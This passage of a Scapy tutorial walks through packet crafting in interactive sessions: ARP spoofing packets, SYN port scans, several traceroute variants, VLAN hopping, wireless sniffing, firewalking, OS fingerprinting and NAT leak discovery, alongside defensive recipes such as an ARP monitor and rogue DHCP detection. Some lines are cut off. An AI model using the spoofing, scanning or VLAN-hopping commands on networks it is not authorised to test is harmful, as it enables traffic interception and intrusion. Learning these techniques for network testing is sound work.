  psrc= 192.168.43.1
  hwdst= 08:25:25:5c:9d:51
  pdst= 192.168.43.63

>>>
```

```
>>> send(arpspoofd)
.
```

```
Sent 1 packets.
>>>
```

Similarly craft a packet for the gateway (192.165.43.1, 84:fd:d1:14:a6:9f) by spoofing the psrc as "192.168.43.63".

```
>>> restorepkt=ARP(op=2, psrc="192.168.43.1", hwsrc="84:fd:d1:14:a6:9f",
pdst="192.168.43.63", hwdst="08:25:25:5c:9d:51")
>>> restorepkt.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 84:fd:d1:14:a6:9f
  psrc= 192.168.43.1
  hwdst= 08:25:25:5c:9d:51
  pdst= 192.168.43.63

>>>
```

=> *TCP Port Scanning*

Send a TCP SYN on each port. Wait for a SYN-ACK or a RST or an ICMP error:

```
>>> res, unans = sr( IP(dst="192.168.43.1")
...:                     /TCP(flags="S", dport=(1,1024)) )
Begin emission:
.**************************************Finished sending 1024 packets.
***
Received 1026 packets, got 1024 answers, remaining 0 packets
>>>
```

Possible result visualization: open ports

```
>>> res.nsummary( lfilter=lambda s,r: (r.haslayer(TCP) and
(r.getlayer(TCP).flags & 2)) )
```

Advanced traceroute:

=> *TCP SYN traceroute*

```
>>> ans, unans = sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

=> *UDP traceroute*

Tracerouting an UDP application like we do with TCP is not reliable, because there's no handshake. We need to give an applicative payload (DNS, ISAKMP, NTP, etc.) to deserve an answer:

```
>>> res, unans = sr(IP(dst="172.217.163.174", ttl=
(1,20))/UDP()/DNS(qd=DNSQR(qname="test.com")))
Begin emission:
.*Finished sending 20 packets.
*****..
^C
Received 9 packets, got 6 answers, remaining 14 packets
>>>
```

We can visualize the results as a list of routers:

```
>>> res.make_table(lambda s,r: (s.dst, s.ttl, r.src))
  172.217.163.174
1 192.168.43.1
2 125.18.109.37
3 10.51.185.237
4 10.50.108.129
5 182.79.141.174
6 72.14.208.234
>>>
```

=> *DNS traceroute*

We can perform a DNS traceroute by specifying a complete packet in l4 parameter of `traceroute()` function:

```
>>> ans, unans =
traceroute("4.2.2.1",l4=UDP(sport=RandShort())/DNS(qd=DNSQR(qname="thesprawl

Begin emission:
****Finished sending 30 packets.
************************
Received 28 packets, got 28 answers, remaining 2 packets
   4.2.2.1:udp53
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
```

```
5  125.18.109.37   11
6  182.79.134.149  11
7  4.68.71.181     11
9  4.2.2.1
10 4.2.2.1
11 4.2.2.1
12 4.2.2.1
13 4.2.2.1
14 4.2.2.1
15 4.2.2.1
16 4.2.2.1
17 4.2.2.1
18 4.2.2.1
19 4.2.2.1
20 4.2.2.1
21 4.2.2.1
22 4.2.2.1
23 4.2.2.1
24 4.2.2.1
25 4.2.2.1
26 4.2.2.1
27 4.2.2.1
28 4.2.2.1
29 4.2.2.1
30 4.2.2.1
>>>
```

=> *Etherleaking*

```
>>> sr1(IP(dst="172.217.163.174")/ICMP())
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=28 id=0 flags= frag=0 ttl=52 proto=icmp
chksum=0x49d0 src=172.217.163.174 dst=192.168.43.225 |<ICMP  type=echo-
reply code=0 chksum=0x0 id=0x0 seq=0x0 |<Padding
load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
 |>>>
>>>
```

=> *ICMP leaking*

This was a Linux 2.0 bug:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0xc0 len=60 id=25763 flags= frag=0 ttl=64
proto=icmp chksum=0x3d2b src=192.168.43.1 dst=192.168.43.225 |<ICMP
type=parameter-problem code=ip-header-bad chksum=0xdfff ptr=20 length=0
unused=None |<IPerror  version=4 ihl=6 tos=0x0 len=32 id=1 flags= frag=0
ttl=64 proto=icmp chksum=0xde41 src=192.168.43.225 dst=172.16.1.1 options=
[<IPOption_Security  copy_flag=0 optclass=control option=security length=0
security=0 |>] |<ICMPerror  type=echo-request code=0 chksum=0xf7ff id=0x0
seq=0x0 |>>>>
>>>
```

=> *VLAN hopping*

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
>>>
sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst="192.168.43.1")/ICMP())
.
Sent 1 packets.
>>>
```

=> *Wireless sniffing*

The following command will display information similar to most wireless sniffers:

```
>>> sniff(iface="wlan0", prn=lambda x:x.sprintf("
{Dot11Beacon:%Dot11.addr3%\t%Dot11Beacon.info%\t%PrismHeader.channel%\t%Dot1


<Sniffed: TCP:193 UDP:36 ICMP:0 Other:6>
```

Recipes

=> *Simplistic ARP Monitor*

This program uses the sniff() callback (parameter prn). The store parameter is set to 0 so that the sniff() function will not store anything (as it would do otherwise) and thus can run forever. The filter parameter is used for better performances on high load : the filter is applied inside the kernel and Scapy will only see ARP traffic

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Output

```
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
22:bf:ca:6f:90:e0 192.168.43.1
08:00:27:23:ff:90 192.168.43.225
22:bf:ca:6f:90:e0 192.168.43.1
^C<Sniffed: TCP:0 UDP:0 ICMP:0 Other:0>
>>>
```

=> ***Identifying rogue DHCP servers on your LAN***

Problem You suspect that someone has installed an additional, unauthorized DHCP server on your LAN – either unintentionally or maliciously. Thus you want to check for any active DHCP servers and identify their IP and MAC addresses.

Solution Use Scapy to send a DHCP discover request and analyze the replies:

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover =
Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.255")/UDP(s
```

```
[("message-type","disc
...: over"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True)
Begin emission:
Finished sending 1 packets.
*..................
Received 21 packets, got 1 answers, remaining 0 packets
>>>
```

In this case we got 1 replay, so there was one active DHCP servers on the test network:

```
>>> ans.summary()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP
==> Ether / IP / UDP 192.168.43.1:bootps > 255.255.255.255:bootpc / BOOTP
/ DHCP
>>>
```

=> ***Firewalking***

TTL decrementation after a filtering operation only not filtered packets generate an ICMP TTL exceeded

```
>>> ans, unans = sr(IP(dst="172.217.160.142", ttl=16)/TCP(dport=(1,1024)))
Begin emission:
**Finished sending 1024 packets.
.........................................................^C
Received 58 packets, got 2 answers, remaining 1022 packets
>>>
```

=> ***Viewing packets with Wireshark***


You have generated or sniffed some packets with Scapy.

Now you want to view them with Wireshark, because of its advanced packet dissection capabilities. That's what `wireshark()` is for!

```
# First, generate some packets...
packets = IP(src="192.168.43.225", dst=Net("192.168.43.1/30"))/ICMP()

# Show them with Wireshark
wireshark(packets)
```

Wireshark will start in the background, and show your packets.



=> *OS Fingerprinting*

ISN

Scapy can be used to analyze ISN (Initial Sequence Number) increments to possibly discover vulnerable systems. First we will collect target responses by sending a number of SYN probes in a loop:

```
>> ans, unans = srloop(IP(dst="192.168.43.63")/TCP(dport=80,flags="S"))
RECV 1: IP / TCP 192.168.43.63:http > 192.168.43.225:ftp_data RA / Padding
RECV 1: IP / TCP 192.168.43.63:http > 192.168.43.225:ftp_data RA / Padding
RECV 1: IP / TCP 192.168.43.63:http > 192.168.43.225:ftp_data RA / Padding
RECV 1: IP / TCP 192.168.43.63:http > 192.168.43.225:ftp_data RA / Padding
[.........]
```

Once we obtain a reasonable number of responses we can start analyzing collected data with something like this:

```
>>> temp = 0
>>> for s, r in ans:
...     temp = r[TCP].seq - temp
...     print("%d\t+%d" % (r[TCP].seq, temp))
```

Scapy routing

Scapy needs to know many things related to the network configuration of your machine, to be able to route packets properly. For instance, the interface list, the IPv4 and IPv6 routes...

This means that Scapy has implemented bindings to get this information. Those bindings are OS specific. This will show you how to use it for a different usage

=> *List interfaces*

Use `get_if_list()` to get the interface list

```
>>> get_if_list()
['lo', 'eth0']
>>>
```

=> *IPv4 routes*

The routes are stores in conf.route. You can use it to display the routes, or get specific routing

```
>>> conf.route
Network        Netmask          Gateway       Iface   Output IP        Metric
0.0.0.0        0.0.0.0          192.168.43.1  eth0    192.168.43.225   100
127.0.0.0      255.0.0.0        0.0.0.0       lo      127.0.0.1        1
192.168.43.0   255.255.255.0    0.0.0.0       eth0    192.168.43.225   100
>>>
```

Get the route for a specific IP: `conf.route.route()` will return `(interface, outgoing_ip, gateway)`

```
>>> conf.route.route("127.0.0.1")
('lo', '127.0.0.1', '0.0.0.0')
>>>
```

=> *IPv6 routes*

Same than IPv4 but with conf.route6

```
>>> conf.route6
Destination                                  Next Hop
Iface  Src candidates
Metric
::1/128                                      ::                         lo
::1
256
2401:4900:482e:d36b::/64                     ::
eth0   2401:4900:482e:d36b:a00:27ff:fe23:ff90,
2401:4900:482e:d36b:a8d3:3cf6:4e0e:7b56  100
fe80::/64                                    ::
```

```
eth0   fe80::a00:27ff:fe23:ff90
100
::1/128                                  ::                         lo
::1
0
2401:4900:482e:d36b:a00:27ff:fe23:ff90/128   ::
eth0   2401:4900:482e:d36b:a00:27ff:fe23:ff90,
2401:4900:482e:d36b:a8d3:3cf6:4e0e:7b56  0
2401:4900:482e:d36b:a8d3:3cf6:4e0e:7b56/128  ::
eth0   2401:4900:482e:d36b:a00:27ff:fe23:ff90,
2401:4900:482e:d36b:a8d3:3cf6:4e0e:7b56  0
::/0                                          fe80::20bf:caff:fe6f:90e0
eth0   2401:4900:482e:d36b:a00:27ff:fe23:ff90,
2401:4900:482e:d36b:a8d3:3cf6:4e0e:7b56  100
>>>
```

=> *Get router IP address*

```
>>> gw = conf.route.route("0.0.0.0")[2]
>>> gw
'192.168.43.1'
>>>
```

=> *Get local IP / IP of an interface*

Use `conf.iface`

```
>>> ip = get_if_addr(conf.iface)  # default interface
>>> ip = get_if_addr("eth0")
>>> ip
'0.0.0.0'
```

=> *Get local MAC / MAC of an interface*

```
>>> mac = get_if_hwaddr(conf.iface)
>>> mac = get_if_hwaddr("eth0")
>>> mac
'08:00:27:23:ff:90'
>>>
```

=> *Get MAC by IP*

```
>>> mac = getmacbyip("192.168.43.63")
>>> mac
```

```
'64:27:37:f2:b6:f3'
>>>
```

=> *NAT finding*

- Do a TCP traceroute or a UDP applicative traceroute
- If the target IP answers an ICMPtime exceeded in transitbefore answering to the handshake, there is a Destination NAT

```
>>> traceroute("172.217.160.142",dport=443)
Begin emission:
*Finished sending 30 packets.
**************************
Received 27 packets, got 27 answers, remaining 3 packets
   172.217.160.142:tcp443
1  192.168.43.1    11
3  10.50.108.129   11
4  10.51.185.237   11
7  72.14.208.234   11
8  72.14.239.61    11
9  216.239.59.231  11
10 172.217.160.142 SA
11 172.217.160.142 SA
12 172.217.160.142 SA
13 172.217.160.142 SA
14 172.217.160.142 SA
15 172.217.160.142 SA
16 172.217.160.142 SA
17 172.217.160.142 SA
18 172.217.160.142 SA
19 172.217.160.142 SA
20 172.217.160.142 SA
21 172.217.160.142 SA
22 172.217.160.142 SA
23 172.217.160.142 SA
24 172.217.160.142 SA
25 172.217.160.142 SA
26 172.217.160.142 SA
27 172.217.160.142 SA
28 172.217.160.142 SA
29 172.217.160.142 SA
30 172.217.160.142 SA
(<Traceroute: TCP:21 UDP:0 ICMP:6 Other:0>,
 <Unanswered: TCP:3 UDP:0 ICMP:0 Other:0>)
>>>
```

=> *NAT leaks*

We've found a DNAT. How to find the real destination ?

Some NAT programs have the following bug :

- they NAT the packet
- they decrement the TTL
- if the TTL expired, send an ICMP message with the packet asa citation
- they forgot to unNAT the citation !

Side effects

- the citation does not match the request
- (real) stateful firewalls don't recognize the ICMP message anddrop it
- tracerouteand programs that play with TTL don't see it either

```
>>> traceroute("172.217.160.142",dport=443)
Begin emission:
*Finished sending 30 packets.
**************************
Received 27 packets, got 27 answers, remaining 3 packets
   172.217.160.142:tcp443 June 05, 2020 - 23:49 PM
1  192.168.43.1    11
3  10.50.108.129   11               # Missing 2 hop
4  10.51.185.237   11
7  72.14.208.234   11               # Missing 5 & 6 hop
8  72.14.239.61    11
9  216.239.59.231  11
10 172.217.160.142 SA
11 172.217.160.142 SA
12 172.217.160.142 SA
13 172.217.160.142 SA
14 172.217.160.142 SA
15 172.217.160.142 SA
16 172.217.160.142 SA
17 172.217.160.142 SA
18 172.217.160.142 SA
19 172.217.160.142 SA
20 172.217.160.142 SA
21 172.217.160.142 SA
22 172.217.160.142 SA
23 172.217.160.142 SA
24 172.217.160.142 SA
25 172.217.160.142 SA
```

```
26 172.217.160.142 SA
27 172.217.160.142 SA
28 172.217.160.142 SA
29 172.217.160.142 SA
30 172.217.160.142 SA
(<Traceroute: TCP:21 UDP:0 ICMP:6 Other:0>,
 <Unanswered: TCP:3 UDP:0 ICMP:0 Other:0>)
>>>
```

Scapy is able to handle that :

Using `conf.checkIPsrc = 0`

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("172.217.160.142",dport=443)
Begin emission:
***Finished sending 30 packets.
************************
Received 27 packets, got 27 answers, remaining 3 packets
   172.217.160.142:tcp443
1  192.168.43.1    11
2  10.51.185.237   11
3  10.50.108.129   11
4  108.170.226.93  11
5  72.14.208.234   11
6  216.239.59.231  11
10 172.217.160.142 SA
11 172.217.160.142 SA
12 172.217.160.142 SA
13 172.217.160.142 SA
14 172.217.160.142 SA
15 172.217.160.142 SA
16 172.217.160.142 SA
17 172.217.160.142 SA
18 172.217.160.142 SA
19 172.217.160.142 SA
20 172.217.160.142 SA
21 172.217.160.142 SA
22 172.217.160.142 SA
23 172.217.160.142 SA
24 172.217.160.142 SA
25 172.217.160.142 SA
26 172.217.160.142 SA
27 172.217.160.142 SA
28 172.217.160.142 SA
29 172.217.160.142 SA
30 172.217.160.142 SA
```

```
>>>
>>> ans[1]
(<IP  id=31057 frag=0 ttl=2 proto=tcp dst=172.217.160.142 |<TCP
sport=17904 dport=https seq=1620151460 |>>,
 <IP  version=4 ihl=5 tos=0xc0 len=56 id=998 flags= frag=0 ttl=252
proto=icmp chksum=0x975 src=10.51.185.237 dst=192.168.43.225 |<ICMP
type=time-exceeded code=ttl-zero-during-transit chksum=0x8d6c reserved=0
length=0 unused=None |<IPerror  version=4 ihl=5 tos=0x68 len=44 id=51401
flags= frag=0 ttl=1 proto=tcp chksum=0xb6a9 src=192.168.43.225
dst=172.217.160.142 |<TCPerror  sport=30016 dport=https seq=89189191
|>>>>)
>>>
```

Advantages

- Scapy has its own ARP stack and its own routing table.
- Scapy works the same for layer 2 and layer 3
- Scapy bypasses local firewalls
- Fast packet designing
- Default values that work
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

⇒ Extremely powerful architecture for your craziest dreams (I hope so!)

Limitations

- Can't handle too many packets.
- Won't replace nmap.
- Don't interpret for you. You must know what you're doing. Stimulus/response(s) model. Won't replace netcat, socat, ...easily

References

==> https://scapy.readthedocs.io/en/latest/index.html

==> https://readthedocs.org/projects/scapy/downloads/pdf/latest/

==> https://0xbharath.github.io/art-of-packet-crafting-with-scapy/index.html

==> https://thepacketgeek.com/series/building-network-tools-with-scapy/

==> https://buildmedia.readthedocs.org/media/pdf/scapy/latest/scapy.pdf

arp-cache-poisoning-using-scapy

==> https://medium.com/datadriveninvestor/arp-cache-poisoning-using-scapy-d6711ecbe112